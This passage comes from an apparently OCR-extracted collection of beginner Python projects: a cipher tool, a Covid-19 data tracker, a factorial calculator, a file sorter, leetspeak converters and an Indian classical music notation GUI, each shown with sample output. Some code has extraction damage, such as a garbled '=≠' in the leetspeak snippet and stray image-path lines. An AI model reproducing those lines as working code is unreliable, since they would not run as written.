';': '-.-.-.',':': '---...','?': '..--..','B': '-...','C': '-.-.','D': '-..','F': '..-.',
'E': '.','H': '....','I': '..','J': '.---','K': '-.-','L': '.-..','M': '--',
'N': '-.','O': '---','P': '.--.','Q': '--.-','R': '.-.','S': '...','T': '-','U': '..-',
'V': '...-','W': '.--','X': '-..-','Y': '-.--','Z': '--..','_': '..--.-'}

Cipher = dict(zip('ABCDEFGHIJKLMNOPQRSTUVWXYZ',range(1,27)))

lst = []
while True:
    choice = int(input('\n1. Encode\n2. Decode\n3. Create Cipher\n4. Exit\nYour choice: '))
    if choice == 1:
        c = int(input('\n1. Morse\n2. Caesar\n3. Custom\nYour choice: '))
        if c == 1:
            txt = input("\nEnter: ")
            for i in txt:
                i = i.upper()
                print(Morse[i], end=' ')
        elif c == 2:
            txt = input("\nEnter: ")
            num = int(input('Change by: '))
            for i in txt:
                i = i.upper()
                if Cipher[i] + num > 26:
                    a = (Cipher[i] + num) - 26
                else:
                    a = Cipher[i] + num
                print(get_key(a, Cipher), end='')
        elif c == 3:
            try:
                custom
            except NameError:
                print('\nCustom encoding has not yet been created!')
                continue
            txt = input("\nEnter: ")
            for i in txt:
                i = i.upper()
                print(get_key(i, custom), end='')
```

```
    elif choice == 2:
        c = int(input('\n1. Morse\n2. Caesar\n3. Custom\n4. Dont know?\nYour choice: '))
        if c == 1:
            txt = input("\nEnter: ")
            dec = txt.split()
            for i in dec:
                print(get_key(i, Morse), end='')
        elif c == 2:
            txt = input("\nEnter: ")
            num = int(input('Change by: '))*-1
            for i in txt:
                i = i.upper()
                if Cipher[i] + num < 1:
                    a = 26 - (Cipher[i] + num)
                else:
                    a = Cipher[i] + num
                print(get_key(a, Cipher), end='')
        elif c == 3:
            try:
                custom
            except NameError:
                print('\nCustom encoding has not yet been created!')
                continue
            txt = input("\nEnter: ")
            custom_decoded = ''
            for i in txt:
                try:
                    custom_decoded += custom[i]
                except KeyError:
                    custom_decoded += ' NIL '
            print(custom_decoded)
        elif c == 4:
            txt = input("\nEnter: ")
            list_change = []
            for k in range(26):
                for i in txt.upper():
                    if i == ' ':
                        continue
                    a = Cipher[i] + k
                    if a > 26:
                        a -= 26
                    elif a < 1:
                        a += 26
                    list_change.append(a)
                list_change.append(' ')
            for i in list_change:
                if i == ' ':
                    print('\t', end='')
                    continue
                print(get_key(i, Cipher), end='')
    elif choice == 3:
        custom = {' ': ' '}
        for i in list(Cipher.keys()):
            while True:
                a = input('Enter changed letter for ' + i + ': ')
                if a in custom:
                    print('Value already exists!( '+custom[a]+'→'+a+' ) Use another value')
                    continue
                break
            custom[a] = i

    elif choice == 4:
```

```
116             from time import sleep
117             print('Exiting',end='')
118             for i in range(4):
119                 print('.',end='')
120                 sleep(0.2)
121             break
```

OUTPUT ⬇️

```
1. Encode
2. Decode
3. Create Cipher
4. Exit
Your choice: 1

1. Morse
2. Caesar
3. Custom
Your choice: 1

Enter: dits and dahs
-.. .. - ...   .- -. -..   -.. .- .... ...
1. Encode
2. Decode
3. Create Cipher
4. Exit
Your choice: 2

1. Morse
2. Caesar
3. Custom
4. Dont know?
Your choice: 4

Enter: FCJJM
FCJJM   GDKKN   HELLO   IFMMP   JGNNQ   KHOOR
ZGGJ    DAHHK   EBIIL
```

For a more detailed output please visit

https://j.mp/ciphercli

#21 Program to get and display Covid-19 statistics from github.com/CSSEGISandData/COVID-19 in the form of graphs and tables

SOURCE CODE ↓

```
'''
    Program: Covidata
    Version: 1.4
    Author : Meghraj Goswami
    Github : github.com/megz15/covidata
    Data   : github.com/CSSEGISandData/COVID-19
'''

from pandas import read_csv
from urllib.error import HTTPError
from datetime import date,timedelta
from webbrowser import open as wb
from time import sleep
import matplotlib.pyplot as plt
import matplotlib.ticker as tick
import warnings
warnings.filterwarnings("ignore",category=UserWarning)
plt.style.use('bmh')

print('\033[7m\033[1;32m  *** \033[3mCovidata - A simple Covid-19 tracker ***  \033[0m')
print('\n\033[1;37m  Data collected from GitHub repo of \033[4mJHU CSSE')
#wb('https://github.com/CSSEGISandData/COVID-19')
print('\n\033[0m\033[1;36mTip:  Leave date field empty to get latest info!')
print('Note: Timestamps are in UTC format (GMT+0)\n\033[0m')

while True:
    choice=int(input('\033[1;33m\nChoose->\n1. Create graph\n2. Show latest data/data at particular date \
        \n3. Get info on Covid-19\n4. Exit\nYour choice: '))

    if choice==1:
        p_s,c_r,datelist,graf_indx = [],[],[],[]
        conf,deth,recv = [],[],[]

        csv_conf = read_csv('https://raw.githubusercontent.com/CSSEGISandData/COVID-19/master  \
            /csse_covid_19_data/csse_covid_19_time_series/time_series_covid19_confirmed_global.csv')
        csv_deth = read_csv('https://raw.githubusercontent.com/CSSEGISandData/COVID-19/master  \
            /csse_covid_19_data/csse_covid_19_time_series/time_series_covid19_deaths_global.csv')
        csv_recv = read_csv('https://raw.githubusercontent.com/CSSEGISandData/COVID-19/master  \
            /csse_covid_19_data/csse_covid_19_time_series/time_series_covid19_recovered_global.csv')

        del csv_conf['Lat'],csv_conf['Long'],csv_deth['Lat']
        del csv_recv['Lat'],csv_recv['Long'],csv_deth['Long']

        p_s = csv_conf['Province/State']
        c_r = csv_conf['Country/Region']
        country_name = input('\033[0m\033[1m\nEnter country: ')

        if country_name.lower()=='us' or country_name.lower()=='usa':
            country_name = 'US'
        else:
            country_name = country_name.title()

        for i in range(len(c_r)):
            if c_r[i]==country_name:
                graf_indx.append(i)

        for i in graf_indx:
            conf.clear(),recv.clear(),deth.clear(),datelist.clear()
            if str(p_s[i])=='nan':
                if len(graf_indx)!=1:
                    continue
                for row in csv_conf:
                    if row=='Province/State' or row=='Country/Region' or row=='Lat' or row=='Long':
                        continue
```

```
                    datelist.append(row)
                    conf.append(csv_conf[csv_conf['Country/Region']==country_name][row].item())
                    deth.append(csv_deth[csv_deth['Country/Region']==country_name][row].item())
                    recv.append(csv_recv[csv_recv['Country/Region']==country_name][row].item())
            else:
                for row in csv_conf:
                    if row=='Province/State' or row=='Country/Region' or row=='Lat' or row=='Long':
                        continue
                    datelist.append(row)
                    conf.append(csv_conf[csv_conf['Province/State']==p_s[i]][row].item())
                    deth.append(csv_deth[csv_deth['Province/State']==p_s[i]][row].item())
                    recv.append(csv_recv[csv_recv['Province/State']==p_s[i]][row].item())
            if str(p_s[i])=='nan':
                plt.figure('Covidata for '+country_name)
            else:
                plt.figure('Covidata for '+p_s[i]+' in '+country_name)

            plt.plot(datelist,recv,label='Recovered',color='#8BC34A')
            plt.plot(datelist,deth,label='Deaths',color='#FF5252')
            plt.plot(datelist,conf,label='Confirmed',color='#2196F3')
            plt.axes().xaxis.set_major_locator(tick.MultipleLocator(14))
            plt.axes().xaxis.set_minor_locator(tick.MultipleLocator(1))
            plt.xticks(rotation=45)
            plt.legend()
            plt.text(datelist[-1],conf[-1],conf[-1],ha='right')
            plt.text(datelist[-1],deth[-1],deth[-1],ha='right')
            plt.text(datelist[-1],recv[-1],recv[-1],ha='right')
            plt.subplots_adjust(left=0.04, right=0.99, top=0.93, bottom=0.12)
        print('Graph created!')
        plt.show()
        sleep(0.5)
        input('\033[1;37m\nPress enter to continue...')

    elif choice==2:
        while True:
            chk_date = input('\033[0m\033[1m\nEnter date (mm-dd-yyyy): ')
            if chk_date=='':
                dynURL = (date.today()-timedelta(days=1)).strftime('%m-%d-%Y')+'.csv'
                dayBeforeURL = (date.today()-timedelta(days=2)).strftime('%m-%d-%Y')+'.csv'
            else:
                dynURL = chk_date+'.csv'
            statURL = 'https://raw.githubusercontent.com/CSSEGISandData/COVID-19/master  \
                /csse_covid_19_data/csse_covid_19_daily_reports/'

            try:
                csv_covid = read_csv(statURL + dynURL)
            except HTTPError:
                try:
                    csv_covid = read_csv(statURL + dayBeforeURL)
                except NameError:
                    print('Bad date name')
                    continue

            del csv_covid['FIPS'],csv_covid['Combined_Key']
            us_list = list(csv_covid['Admin2'])
            cr_list = list(csv_covid['Country_Region'])
            ps_list = list(csv_covid['Province_State'])
            lu_list = list(csv_covid['Last_Update'])
            cf_list = list(csv_covid['Confirmed'])
            dt_list = list(csv_covid['Deaths'])
            rc_list = list(csv_covid['Recovered'])
            ac_list = list(csv_covid['Active'])
            #cfr_list = list(csv_covid['Case-Fatality_Ratio'])

            c_input = input('Enter country: ')
            if c_input.lower()=='us' or c_input.lower()=='usa':
                c_input = 'US'
            else:
                c_input = c_input.title()
            if c_input not in cr_list:
                print('Bad country name, check spelling')
                continue

            indx = []
            for i in range(len(cr_list)):
                if cr_list[i]==c_input:
                    indx.append(i)

```

```
            print('\033[1;30m\n==================================')
            print('\033[1;32mCovid-19 statistics for '+c_input.title())
            print('Last updated at',lu_list[indx[0]])
            print('\033[1;30m==================================\n')

            for j in indx:
                if c_input.lower()=='us':
                    print('\033[1;33m\t'+str(us_list[j])+', '+str(ps_list[j])+'\n')
                else:
                    if str(ps_list[j])=='Unknown':
                        continue
                    elif str(ps_list[j])=='nan':
                        print()
                        pass
                    else:
                        print('\033[1;33m\t'+ps_list[j]+'\n')
                print('\033[0m\033[1mConfirmed cases:\t',cf_list[j])
                print('Deaths:\t\t\t',dt_list[j])
                print('Recovered:\t\t',rc_list[j])
                print('Active cases:\t\t',ac_list[j])
                #print('Case-Fatality Ratio:\t',round(cfr_list[j],2))
                print('\033[1;30m\n==================================\n')

            if input('\033[1;33mContinue? (\033[1;32my\033[0m\033[1;33m/\033[1;31mn\033[0m\033[1;33m): ').lower()=='y':
                continue
            else:
                break
        input('\033[1;37m\nPress enter to continue...')

    elif choice==3:
        print('\033[0m\033[1m\nOpening web browser...\nOpening \033[1;32mmohfw.gov.in')
        wb('https://www.mohfw.gov.in')
        sleep(0.5)
        input('\033[1;37m\nPress enter to continue...')

    elif choice==4:
        print('\033[1;32m\nThanks for using my program!\n\033[1;31mExiting\033[0m',end='')
        for i in '...':
            sleep(0.5)
            print(i,end='')
        sleep(0.5)
        break

    else:
        print('\033[1;31m\nBad choice number, try again')
```

OUTPUT ↓

```
*** Covidata - A simple Covid-19 tracker ***

  Data collected from GitHub repo of JHU CSSE

Tip:  Leave date field empty to get latest info!
Note: Timestamps are in UTC format (GMT+0)


Choose->
1. Create graph
2. Show latest data/data at particular date
3. Get info on Covid-19
4. Exit
Your choice: 2

Enter date (mm-dd-yyyy): 02-07-2021
Enter country: Nepal

==================================
Covid-19 statistics for Nepal
Last updated at 2021-02-08 05:22:39
==================================


Confirmed cases:        271925
Deaths:                 2038
Recovered:              268072
Active cases:           1815.0

==================================

Continue? (y/n): n
```

For a more detailed output please visit https://j.mp/covidcli

```
Recovered:              268072
Active cases:           1815.0

==================================

Continue? (y/n): n

Press enter to continue...

Choose->
1. Create graph
2. Show latest data/data at particular date
3. Get info on Covid-19
4. Exit
Your choice: 1

Enter country: brazil
Graph created!
```


#22 GUI Program to calculate factorial, permutation and combination of given numbers

SOURCE CODE ↓

```
'''
    Program: FactoCalc
    Version: 1.4
    Author : Meghraj Goswami
    Github : github.com/megz15/FactoCalc
'''

try:
    import PySimpleGUI as sg
    sg.theme('DarkBlack1')

    #Factorial Function (Used while loop instead of recursion or predefined method)
    def fctrl(k):
        if k==0 or k==1:
            return 1
        elif k<0:
            return('Error: Factorial of negative integer not possible')
        else:
            j=1
            while k>0:
                j*=k
                k-=1
                if k==1:
                    break
            return(j)


    menu_def = [['&Menu', ['&Clear All','&About','E&xit']]]

    layout = [[sg.Menu(menu_def,tearoff=False)],
              [sg.Text('Calculate factorial of:'),sg.InputText(size=(4,None)),sg.Button(' ! ')],
              [sg.Text('-'*55,font=('Calibri', 11))],
              [sg.Radio('Permutation','ftype',default=True,enable_events=True),sg.Text(),sg.Radio
              ('Combination','ftype',enable_events=True)],
              [sg.Text(' '*7),sg.InputText(size=(3,None)),sg.Text(' '*16),sg.Button('Calculate')],
              [sg.Text(' '*12),sg.Text('P',key='-R-'),sg.Text(' '*15),sg.Button('About'.center(11))],
              [sg.Text(' '*13),sg.InputText(size=(3,None)),sg.Text(' '*10),sg.Button('Exit'.center(14))]]

    window = sg.Window('FactoCalc',layout,font=('Helvetica', 14))

    while True:
        event, values = window.read()

        if event==sg.WIN_CLOSED:
            break
        if event in ('Exit'.center(14),'Exit'):
            if sg.popup_yes_no('Are you sure you want to exit?',title='Exit')=='Yes':
                sg.popup_auto_close('Goodbye!',auto_close_duration=1.5)
                break

        elif event==' ! ':
            a = int(values[1])
            b = ''
            while a>1:
                b+=str(a)+' * '
                a-=1
            if int(values[1])>1:
                b+='1 = '
            sg.popup(b,fctrl(int(values[1])),title='Factorial')
```

```
        elif event in ('About'.center(11),'About'):
            sg.popup('FactoCalc 1.2:\nGet factorials, permutations and combinations of numbers\n\
                \nMade in Python 3.7.7 by Meghraj Goswami',title='About Program')

        elif event=='Calculate':
            if values[2]==True and values[3]==False:
                ans = int(fctrl(int(values[4]))/fctrl(int(values[4])-int(values[5])))
                sg.popup(values[4]+' P '+values[5]+' = '+str(ans),title='Permutation')
            elif values[2]==False and values[3]==True:
                ans=int(fctrl(int(values[4]))/(fctrl(int(values[4])-int(values[5]))*fctrl(int(values[5]))))
                sg.popup(values[4]+' C '+values[5]+' = '+str(ans),title='Combination')

        elif event=='Clear All':
            window[1].update('')
            window[4].update('')
            window[5].update('')
            window[2].update(True)
            window['-R-'].update('P')

        elif event==2:
            window['-R-'].update('P')
        elif event==3:
            window['-R-'].update('C')

    window.close()

except BaseException as e:
    print(e)
    window.close()
```

OUTPUT ↓




#23 Program to sort files in a folder into different folders according to their file extensions, the extensions being provided by the user and stored in a dictionary

SOURCE CODE ↓

```
from time import sleep  #exit animation
import os,shutil        #os to work with files and paths, shutil to move files

sort_dict = {}          #Category:extensions

def enter():            #Input category:extensions
    print('\n============================')
    print('Enter "done" to stop input')
    while True:
        a=input('\nEnter category name: ')
        if a.lower()=='done':
            break
        else:
            sort_dict[a]=[]
        while True:
            b=input('Enter extensions: ')
            if b.lower()=='done':
                break
            else:
                sort_dict[a].append(b)

enter()
try:
    while True:
        print('\n============================')
        choice=int(input('\n1. Add category/extension\n2. Remove category/extension\
            \n3. Print category:extensions\n4. ORGANIZE!\n5. Exit Program\nYour choice: '))
        if choice==1:
            enter()
        elif choice==2:
            print('\n============================')
            print('Enter "back" to go back')
            c=int(input('\nRemove\n1. Category\n2. Extension\nYour choice: '))
            if c==1:
                x=input('Enter category name to remove: ')
                if x=='back':
                    pass
                else:
                    del sort_dict[x]
            elif c==2:
                x=input('Enter category name: ')
                if x=='back':
                    pass
                else:
                    y=input('Enter extension name to remove: ')
                    sort_dict[x].remove(y)
        elif choice==3:
            print('\n============================')
            print(str(sort_dict).replace('],',],\n').replace(': ',':\t'))
            #Print dictionary items in new lines
        elif choice==4:
            path=os.getcwd()                #Get current working directory
            for i in list(sort_dict.keys()):
```

```
                try:
                    os.mkdir(path+'\\'+i)  #Create folders according to categories
                except FileExistsError:
                    pass                   #Skip if directory exists
            for j in os.listdir():
                if ('.' not in j) or j==os.path.basename(__file__):
                    continue               #Skip if folder or script
                for k in sort_dict:
                    if j[j.find('.'):] in sort_dict[k]:
                        source=path+'\\'+j          #Original path
                        destin=path+'\\'+k+'\\'+j   #New path
                        shutil.move(source,destin)  #Move files according to inputted extensions
        elif choice==5:
            print("\nExiting program", end='')
            for j in ("..."):
                sleep(0.5)
                print(j, end='')
            sleep(0.5)
            break
except BaseException as e:          #Catch any exception
    print('\nAn error occured:',e)
```

OUTPUT ↓



For a recorded output please visit https://j.mp/file-sort

#24 Program to convert english text into Leetspeak and Leetspeak into English (Code Bowling)

Leetspeak is an informal language or code used on the internet, in which standard letters are often replaced by numerals or special characters that resemble the letters in appearance

This project was my submission in a Code Bowling event (most creative code possible)

The code is shaped in the letters ‘L337’ (LEET) and has exactly 1337 characters (including comments)

SOURCE CODE ↓

```
'''
 ___      _______  _______  _______  _______  _______  _______  _______ ___   _
|   |    |       ||       ||       ||       ||       ||       ||       |   | | |
|   |    |___    ||___    ||_     _||  _____||    _  ||    ___||  |_|  ||   |_| |
|   |     ___|   | ___|   |  |   |  | |_____ |   |_| ||   |___ |       ||      _|
|   |___ |___    ||___    |  |   |  |_____  ||    __/ |    ___||       ||     |_
|       | ___|   | ___|   |  |   |   _____| ||   |    |   |___ |   _   ||    _  |
|_______||_______||_______|  |___|  |_______||___|    |_______||__| |__||___| |_|
'''

l33t,           p = q =  {'A':      '4','B':'6','E':      '3' ,'M' :'(V)',
'L' :                     '1','I'               :'|',          'S':'5',
 'O':                     '0','W'              :'`//'          ,'T':'7'
,'V':                    '\/','N'              :'(\)'         },str(
input           ('Enter some'+      ' text:' +' ')).         upper()
for i                     ,j in               l33t .         items\
():p=p.replace            (j, i)              if not        p=≠ p.\
replace(i , j)           else p.            replace         (i, j)
print( '' + p.   replace('(\/)'      ,'(V)').upper()+       ''*1337)
```

OUTPUT ↓

```
Enter some text: hello world
H3110 `//0R1D
PS M:\py> & C:/Users/     /AppDa
Enter some text: H3110 `//0R1D
HELLO WORLD
PS M:\py>
```

#25 Program to convert english text into Leetspeak and Leetspeak into English (Code Golf)

This was another one of my submissions in the above event under the Code Golf category, ie the shortest code possible

SOURCE CODE (170 characters) ↓

```
l,a=dict(zip('ABEILMNOSTVW',map(str,(4,6,3,'|',1,'(V)',r'(\)',0,5,7,r'\/','`//')))),input().upper()
for i in l:a=a==a.replace(i,l[i])and a.replace(l[i],i)or a.replace(i,l[i])
print(a)
```

OUTPUT ↓

```
PS M:\py> & C:/Users/     /AppData,
the cake is a lie
7H3 C4K3 |5 4 1|3
PS M:\py> & C:/Users/     /AppData,
(\)3\/3R G0(\)(\)4 G|\/3 Y0U UP
NEVER GONNA GIVE YOU UP
PS M:\py>
```

#26 GUI Program to store Indian Classical music notes in unique '.mus' format and read and display the data from such mus files in a presentable manner


SOURCE CODE ↓

```
import musicalbeeps
import PySimpleGUI as sg
sg.theme('DarkBlack1')

if sg.popup('Select a mode:',custom_text=('Create','Read'),no_titlebar=True,grab_anywhere=True)=='Read':
    taal,tempo = '',0
    notes,sharp_flat,octave = [],[],[]
    music_path = sg.popup_get_file('Choose your music file:',title='Select file',file_types=(('Music Text Files','.mus'
),))

    music_file = open(music_path)
    for i in music_file:
        if i[0]=='#':
            continue
        elif i[:4]=='INFO':
            taal = i[10:i.rfind('\t')].title()
            tempo = i[i.index('Tempo=')+6:]
        elif i[:10]=='Sharp_Flat':
            sharp_flat = i[11:i.rfind(',')+2].split(',')
        elif i[:6]=='Octave':
            octave = i[7:i.rfind(',')+2].split(',')
        elif i[:5]=='Notes':
            notes = i[6:].split(',')

    #===DEFINE_TAALS===#
    if taal=='Teentaal':
        za,zb = 16,[4,8,12,16]
    elif taal=='Dadra':
        za,zb = 6,[3,6]
    elif taal=='Ektaal':
        za,zb = 12,[2,4,6,8,10,12]
    elif taal=='Rupak':
        za,zb = 7,[3,5,7]

    label_notes = {}
    count=0
    for i in range(len(notes)):
        a = notes[i]
        if octave[i]=='0':
            pass
        elif octave[i]=='+1':
            a+='\u0307'
        elif octave[i]=='-1':
            a+='\u0323'
        if i!=0 and (i)%za==0:
            count+=1
        for j in range(len(zb)):
            if i in (zb[j]+za*0,zb[j]+za*1,zb[j]+za*2,zb[j]+za*3,zb[j]+za*4,zb[j]+za*5,zb[j]+za*6):
                try:
                    label_notes[count].append(sg.VerticalSeparator())
                except KeyError:
                    pass
        try:
            if sharp_flat[i]=='n':
                label_notes[count].append(sg.Text(a,font='Cousine'))
            elif sharp_flat[i]=='`':
                label_notes[count].append(sg.Text(a,text_color='lime green',font='Cousine'))
            elif sharp_flat[i]=='_':
                label_notes[count].append(sg.Text(a,text_color='dark orange',font='Cousine'))
        except KeyError:
            label_notes[count] = []
            label_notes[count].append(sg.Text(a,font='Cousine'))
    col = list(label_notes.values())
    layout = [[sg.Text('Taal: '+taal+'\tTempo: '+str(tempo))],
              [sg.Column(col)],
              [sg.Text()],[sg.Button('Play Notes')]]

```


```
    window_r = sg.Window(music_path.rstrip('.mus')[music_path.rfind('/')+1:].title(),layout)
    while True:
        event,values = window_r.read()
        if event == sg.WIN_CLOSED:
            break
        if event == 'Play Notes':
            player = musicalbeeps.Player(volume=0.1,mute_output=False)
            for i in range(len(notes)):
                if notes[i]!='_':
                    a,b,c = '','',''
                    if notes[i]=='S':
                        a='C'
                    elif notes[i]=='R':
                        a='D'
                    elif notes[i]=='G':
                        a='E'
                    elif notes[i]=='M':
                        a='F'
                    elif notes[i]=='P':
                        a='G'
                    elif notes[i]=='D':
                        a='A'
                    elif notes[i]=='N':
                        a='B'
                    b=str(4+int(octave[i]))
                    if sharp_flat[i]=='_':
                        c='b'
                    elif sharp_flat[i]=='`':
                        c='#'
                    player.play_note(a+b+c, 0.5)
                else:
                    player.play_note('pause',0.5)
    window_r.close()
else:
    taal = sg.popup_get_text('Enter a taal: ',title='Set Taal').title()
    rows = int(sg.popup_get_text('Enter number of rows: ',title='Rows'))
    tempo = int(sg.popup_get_text('Enter a tempo: ',title='Set Tempo'))
    f_name = sg.popup_get_text('Enter file name: ',title='Set File Name')

    #===DEFINE_TAALS===#
    if taal=='Teentaal':
        za,zb = 16,[4,8,12,16]
    elif taal=='Dadra':
        za,zb = 6,[3,6]
    elif taal=='Ektaal':
        za,zb = 12,[2,4,6,8,10,12]
    elif taal=='Rupak':
        za,zb = 7,[3,5,7]

    input_notes = {}
    count=0
    for i in range(rows):
        for i in range(za):
            for j in range(len(zb)):
                if i in (zb[j]+za*0,zb[j]+za*1,zb[j]+za*2,zb[j]+za*3,zb[j]+za*4,zb[j]+za*5,zb[j]+za*6):
                    input_notes[count].append(sg.VerticalSeparator())
            try:
                input_notes[count].append(sg.InputText(size=(4,1)))
            except KeyError:
                input_notes[count]=[]
                input_notes[count].append(sg.InputText(size=(4,1)))
        count+=1
    col = list(input_notes.values())

    layout = [[sg.Text('Taal: '+taal+'\tTempo: '+str(tempo))],
              [sg.Text()],[sg.Column(col)],
              [sg.Text()],[sg.Button('Save File'),sg.Button('Exit')]]

    window_c = sg.Window(f_name,layout)
    while True:
        event,values = window_c.read()
        if event==sg.WIN_CLOSED or event=='Exit':
            break
        if event=='Save File':
            octave,sharp_flat,notes = [],[],[]
            for i in list(values.values()):

                a=i
                if i.find('+')!=-1:
                    octave.append(i[i.find('+'):])
                    a = i[:i.find('+')]
```

```
                elif i.find('-')!=-1:
                    octave.append(i[i.find('-'):])
                    a = i[:i.find('-')]
                else:
                    octave.append('0')

                if i.find("'")!=-1:
                    sharp_flat.append('`')
                    a = i[:i.find("'")]
                elif i.find(',')!=-1:
                    sharp_flat.append('_')
                    a = i[:i.find(',')]
                else:
                    sharp_flat.append('n')
                notes.append(a)
                sharp_flat.append(',')
                octave.append(',')
                notes.append(',')
            del octave[-1],sharp_flat[-1],notes[-1]

            f_c = open(f_name+'.mus','w')
            f_c.writelines(['#'+f_name+'\nINFO'+'\t'+'Taal='+str(taal)+'\t'+'Tempo='+str(tempo)+'\nSharp_Flat='])
            f_c.writelines(sharp_flat)
            f_c.writelines('\nOctave=')
            f_c.writelines(octave)
            f_c.writelines('\nNotes=')
            f_c.writelines(notes)
            f_c.close()
        window_c.close()
```

OUTPUT (the notes are being played too) ↓




```
Playing B3b (233.08 Hz) for 0.5s
Playing G3 (196.00 Hz) for 0.5s
Playing G3 (196.00 Hz) for 0.5s
Playing C4 (261.63 Hz) for 0.5s
Playing D4 (293.66 Hz) for 0.5s
Playing C4 (261.63 Hz) for 0.5s
Playing C4 (261.63 Hz) for 0.5s
Playing D4 (293.66 Hz) for 0.5s
Playing E4b (311.13 Hz) for 0.5s
Playing F4 (349.23 Hz) for 0.5s
